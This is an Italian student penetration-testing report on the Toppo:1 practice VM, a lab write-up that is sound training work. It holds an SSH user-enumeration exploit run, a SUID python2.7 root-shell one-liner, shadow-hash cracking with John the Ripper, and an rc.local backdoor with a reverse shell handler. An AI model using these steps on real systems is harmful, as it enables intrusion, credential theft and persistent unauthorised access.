



PENETRATION TESTING AND ETHICAL HACKING

TOPPO: 1

EDUARDO SCARPA - 0522501596

TABLE OF CONTENT

1

CONTESTO

2

INFORMATION GATHERING
E TARGET DISCOVERY

3

TARGET ENUMERATION

4

VULNERABILITY MAPPING

5

TARGET EXPLOIT

6

PREVILEGE ESCALATION

TABLE OF CONTENT

7

MAINTAINING
ACCESS

8

CONCLUSION

01 CONTESTO

Esaminiamo con attenzione il nostro contesto operativo e gli obiettivi prefissati.



> AMBIENTE



TOPPO:1

Macchina vulnerabile
per preparazione al
test



ORACLE VM VIRTUALBOX

Ambiente di virtualizzazione



KALI LINUX

Macchina attaccante


> OBIETTIVI

- ▶ ENUMERARE SERVIZI E VULNERABILITÀ
- ▶ PRENDERE POSSESSO DELLA MACCHINA TARGET
- ▶ IDENTIFICARE ED ACCEDERE AL “FLAG.TXT”



02 INFORMATION GATHERING E TARGET DISCOVERY

Esaminiamo attentamente
il bersaglio.



> PRIME INFORMAZIONI SULL'ASSET



10.0.2.5

Indirizzo IP



APACHE 2.4.10 PORTA 80

Server http in esecuzione



DEBIAN 8 (JESSIE)

Sistema operativo
riconosciuto




DISPONIBILE

Host disponibile e
raggiungibile

03 TARGET ENUMERATION




Quali servizi risultano attualmente attivi?



> SCANNING DELLE PORTE E DEI SERVIZI CON NMAP

Porta	Stato	Servizi	Versione
80	Aperta	Server http	Apache 2.4.10
22	Aperta	SSH	OpenSSH 6.7p1 su Debian 5 (protocollo 2.0);
111	Aperta	rpcbind	Versione RPCBIND 2-4 (RPC #100000)
55998	Aperta	RPC statd - NFS	Versione 1 (RPC #100024)

> VEDIAMO IL SERVER WEB



CLEAN BLOG



04 VULNERABILITY MAPPING


Individuiamo le vulnerabilità
del bersaglio.



> SCANNER UTILIZZATI



GO BUSTER



NESSUS



NIKTO



OWASP ZAP



DIRB



WHATWEB



WAFW0OF





MANUALE

> VULNERABILITÀ RILEVATE

(LE PIU' RILEVANTI)

- VULNERABILITÀ IN VERSIONI OBSOLETE DI JQUERY
- SSH TERRAPIN PREFIX TRUNCATION WEAKNESS
- MANCANZA DI PROTEZIONE X-FRAME-OPTIONS
- DIRECTORY BROWSING ABILITATO
- OPENSSH USER ENUMERATION



> DIRECTORY MAPPING

... DURANTE IL MAPPING DELLE DIRECTORY

Index of /admin			
Name	Last modified	Size	Description
Parent Directory		-	
notes.txt	2018-04-15 11:16	154	

Apache/2.4.10 (Debian) Server at 10.0.2.5 Port 80

NELLA DIRECTORY /ADMIN DEL SERVER,
POSSIAMO VEDERE UN INDICE GENERATO DAL
SERVER WEB APACHE E UN FILE “NOTES.TXT” CON
POTENZIALI INFORMAZIONI SENSIBILI.

> DIRECTORY MAPPING

... DURANTE IL MAPPING DELLE DIRECTORY

Index of /admin			
	Name	Last modified	Size Description
Parent Directory		-	
notes.txt		2018-04-15 11:16	154

Apache/2.4.10 (Debian) Server at 10.0.2.5 Port 80

NELLA DIRECTORY /ADMIN DEL SERVER,
POSSIAMO VEDERE UN INDICE GENERATO DAL
SERVER WEB APACHE E UN FILE “NOTES.TXT” CON
POTENZIALI INFORMAZIONI SENSIBILI.

Note to myself :

I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .

APRIAMO IL FILE IN QUESTIONE E TROVEREMO UNA PASSWORD E UN POSSIBILE
USERNAME CONTENUTO ALL'INTERNO DELLA PASSWORD STESSA: TED.

05 TARGET EXPLOITATION

Mettiamo a frutto le conoscenze acquisite.



> PUNTI CHIAVE



- SSH EXPLOIT
- ACCESSO TRAMITE SSH
- ENUMERAZIONE UTENTI


> PUNTI CHIAVE



SSH EXPLOIT

PER CONFERMARE LA VALIDITÀ DELL'UTENTE SU TOPPO, E' STATO APPLICATO L'EXPLOIT RELATIVO ALLA VULNERABILITÀ “OPENSSH USER ENUMERATION” PER ESEGUIRE UN’ENUMERAZIONE DEL NOME UTENTE TRAMITE IL SERVIZIO SSH ESPOSTO.

QUESTA VULNERABILITÀ CONSENTE DI VERIFICARE LA PRESENZA DI UN UTENTE SENZA BISOGNO DELLA SUA PASSWORD, FACILITANDO UN POTENZIALE BRUTE-FORCE PER OTTENERE L'ACCESSO AL SISTEMA.



> PUNTI CHIAVE



SSH EXPLOIT

PER CONFERMARE LA VALIDITÀ DELL'UTENTE SU TOPPO, E' STATO APPLICATO L'EXPLOIT RELATIVO ALLA VULNERABILITÀ “OPENSSH USER ENUMERATION” PER ESEGUIRE UN’ENUMERAZIONE DEL NOME UTENTE TRAMITE IL SERVIZIO SSH ESPOSTO.

QUESTA VULNERABILITÀ CONSENTE DI VERIFICARE LA PRESENZA DI UN UTENTE SENZA BISOGNO DELLA SUA PASSWORD, FACILITANDO UN POTENZIALE BRUTE-FORCE PER OTTENERE L'ACCESSO AL SISTEMA.

```
(kali㉿kali)-[~]
$ python3 Desktop/sshUsernameEnumExploit.py 10.0.2.5 --port 22 --username ted
/home/kali/.local/lib/python3.11/site-packages/paramiko/transport.py:219: CryptographyDeprecationWarning: Blowfish has been deprecated and will be removed in a future release
  "class": algorithms.Blowfish,
ted is a valid user!
```

NOME UTENTE CONFERMATO: TED

> PUNTI CHIAVE

ACCESSO TRAMITE SSH

UTILIZZIAMO LE CREDENZIALI TROVATE PER ACCEDERE AL SISTEMA DELLA VITTIMA.
UNA VOLTA DENTRO, ESEGUIAMO COMANDI PER RACCOGLIERE ULTERIORI
INFORMAZIONI SUL SISTEMA.



> PUNTI CHIAVE

ACCESSO TRAMITE SSH

UTILIZZIAMO LE CREDENZIALI TROVATE PER ACCEDERE AL SISTEMA DELLA VITTIMA.
UNA VOLTA DENTRO, ESEGUIAMO COMANDI PER RACCOGLIERE ULTERIORI
INFORMAZIONI SUL SISTEMA.

The screenshot shows a terminal window titled "ted@Toppo: ~". The window has a dark background with light-colored text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu, the terminal prompt is "(kali㉿kali)-[~]". The user types "\$ ssh ted@10.0.2.5" and receives a warning message about host key fingerprint authentication. The user responds "yes" to the prompt "Are you sure you want to continue connecting (yes/no/[fingerprint])? yes". A warning message follows: "Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.". The user is then prompted for the password "ted@10.0.2.5's password:". The terminal then displays the standard Debian GNU/Linux welcome message, which includes the statement "The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.". Finally, it shows the last login information: "Last login: Wed May 15 10:09:15 2024 from 192.168.56.104" and the prompt "ted@Toppo:~\$".

06 PRIVILEGE ESCALATION

Dobbiamo cercare la bandiera.



> FILE CON SUID ATTIVO

CERCHIAMO NELLA SHELL... FILE DA ESEGUIRE CON PRIVILEGI ELEVATI ...

```
ted@Toppo:~$ find / -perm -4000 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign

/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/chage
```



... TROVIAMO “/USR/BIN/PYTHON2.7” E “/USR/BIN/MAWK”



-PERM -4000: CERCA I FILE CON IL PERMESSO SPECIALE SETUID (4000), CHE PERMETTE AL FILE ESEGUIBILE DI ESSERE ESEGUITO CON I PRIVILEGI DELL'UTENTE PROPRIETARIO (SOLITAMENTE ROOT), INDIPENDENTEMENTE DA CHI LO ESEGUE.

> BINARIO /USR/BIN/PYTHON2.7

IL BINARIO /USR/BIN/PYTHON2.7 È L'ESEGUIBILE DI PYTHON VERSIONE 2.7, UN LINGUAGGIO DI PROGRAMMAZIONE UTILIZZATO PER ESEGUIRE SCRIPT PYTHON.

È STATO UTILIZZATO: *PYTHON2.7 -C 'IMPORT OS; OS.SETUID(0);OS.SYSTEM("/BIN/SH")'*

> BINARIO /USR/BIN/PYTHON2.7

DIVENTIAMO ROOT!



È STATO UTILIZZATO: **PYTHON2.7 -C 'IMPORT OS; OS.SETUID(0);OS.SYSTEM("/BIN/SH")'**

```
root@Toppo:/# id
uid=0(root) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),11
4(bluetooth)
root@Toppo:/# whoami
root
root@Toppo:/# ls
bin dev home lib media opt root sbin sys usr vmlinuz
boot etc initrd.img lost+found mnt proc run srv tmp var
root@Toppo:/# █
```

UTILIZZANDO UN PICCOLO SCRIPT PYTHON CHE MODIFICA L'ID UTENTE (OS.SETUID(0), DOVE 0 È L'ID UTENTE DI ROOT) PER OTTENERE I PRIVILEGI ROOT E LANCIARE UNA SHELL (/BIN/SH) CON TALI PRIVILEGI.



> TROVIAMO LA BANDIERA

```
ted@Toppo:~$ python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'  
root@Toppo:~# whoami  
root  
root@Toppo:~# cat /root/flag.txt
```



Congratulations ! there is your flag : Ownedlab{p4ssi0n_c0me_with_practice}

ESPLORIAMO TRA LE
DIRECTORY E
TROVIAMO IL FILE
FLAG.TXT



VITTORIA




> CRACKING PASSWORD

UNA VOLTA OTTENUTO L'ACCESSO ROOT, ABBIAMO AVUTO LA POSSIBILITÀ DI LEGGERE IL FILE “/ETC/-SHADOW”, CHE CONTIENE GLI HASH DELLE PASSWORD DI TUTTI GLI UTENTI DEL SISTEMA, INCLUSO L'UTENTE ROOT.

JOHN THE RIPPER È UNO STRUMENTO PRINCIPALMENTE UTILIZZATO PER IL CRACKING OFFLINE DELLE PASSWORD. FUNZIONA PRENDENDO UN FILE CONTENENTE HASH DELLE PASSWORD E CERCANDO DI DECIFRARLE TRAMITE ATTACCHI A DIZIONARIO O BRUTE-FORCE. VIENE UTILIZZATO QUANDO SI HANNO GIÀ GLI HASH DELLE PASSWORD DA ATTACCARE.

UTILIZZATO IN SITUAZIONI DOVE GLI HASH DELLE PASSWORD SONO STATI GIÀ RACCOLTI.



> CRACKING PASSWORD

```
(kali㉿kali)-[~]
$ echo '$6$5UK1sFDk$sf3zXJZ3pwGbvxQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmS2cFz.MIgHS/bYsXmBjI0' > root.hash

(kali㉿kali)-[~]
$ cat root.hash
$6$5UK1sFDk$sf3zXJZ3pwGbvxQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmS2cFz.MIgHS/bYsXmBjI0

(kali㉿kali)-[~]
$ john root.hash --wordlist=/usr/share/wordlists/rockyou.txt


Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
test123      (?)
1g 0:00:00:04 DONE (2024-09-09 13:15) 0.2008g/s 3546p/s 3546c/s 3546C/s paramedic..ellie123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



JOHN THE RIPPER HA RESTITUITO LA PASSWORD IN CHIARO PER
L'UTENTE ROOT: TEST123.



> CRACKING PASSWORD



```
(kali㉿kali)-[~]
$ ssh root@10.0.0.2.5
root@10.0.0.2.5's password:


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 15 12:28:00 2018 from 192.168.0.29
root@Toppo:~#
```



JOHN THE RIPPER HA RESTITUITO LA PASSWORD IN CHIARO PER L'UTENTE ROOT: TEST123.

CON QUESTA PASSWORD, ABBIAMO OTTENUTO L'ACCESSO ROOT DEFINITIVO AL SISTEMA UTILIZZANDO SSH.



07 MAINTAINING ACCESS

Come possiamo mantenere l'accesso
al sistema compromesso?




> IL NOSTRO PROCESSO

- Con SCP (Secure Copy Protocol)
- 1. GENERAZIONE BACKDOOR E SCRIPT SH**
 - 2. TRASFERIMENTO A TARGET**



- 3. ATTIVAZIONE BACKDOOR**
Script in etc/rc.local
- 4. COLLEGAMENTO DELL'ATTACCANTE**
Modulo handler



> SUCCESSO

```
[*] Started reverse TCP handler on 10.0.2.4:5555
[*] Command shell session 1 opened (10.0.2.4:5555 → 10.0.2.5:35669) at 2024-09-10 11:51:39 -0400
```

```
whoami
root
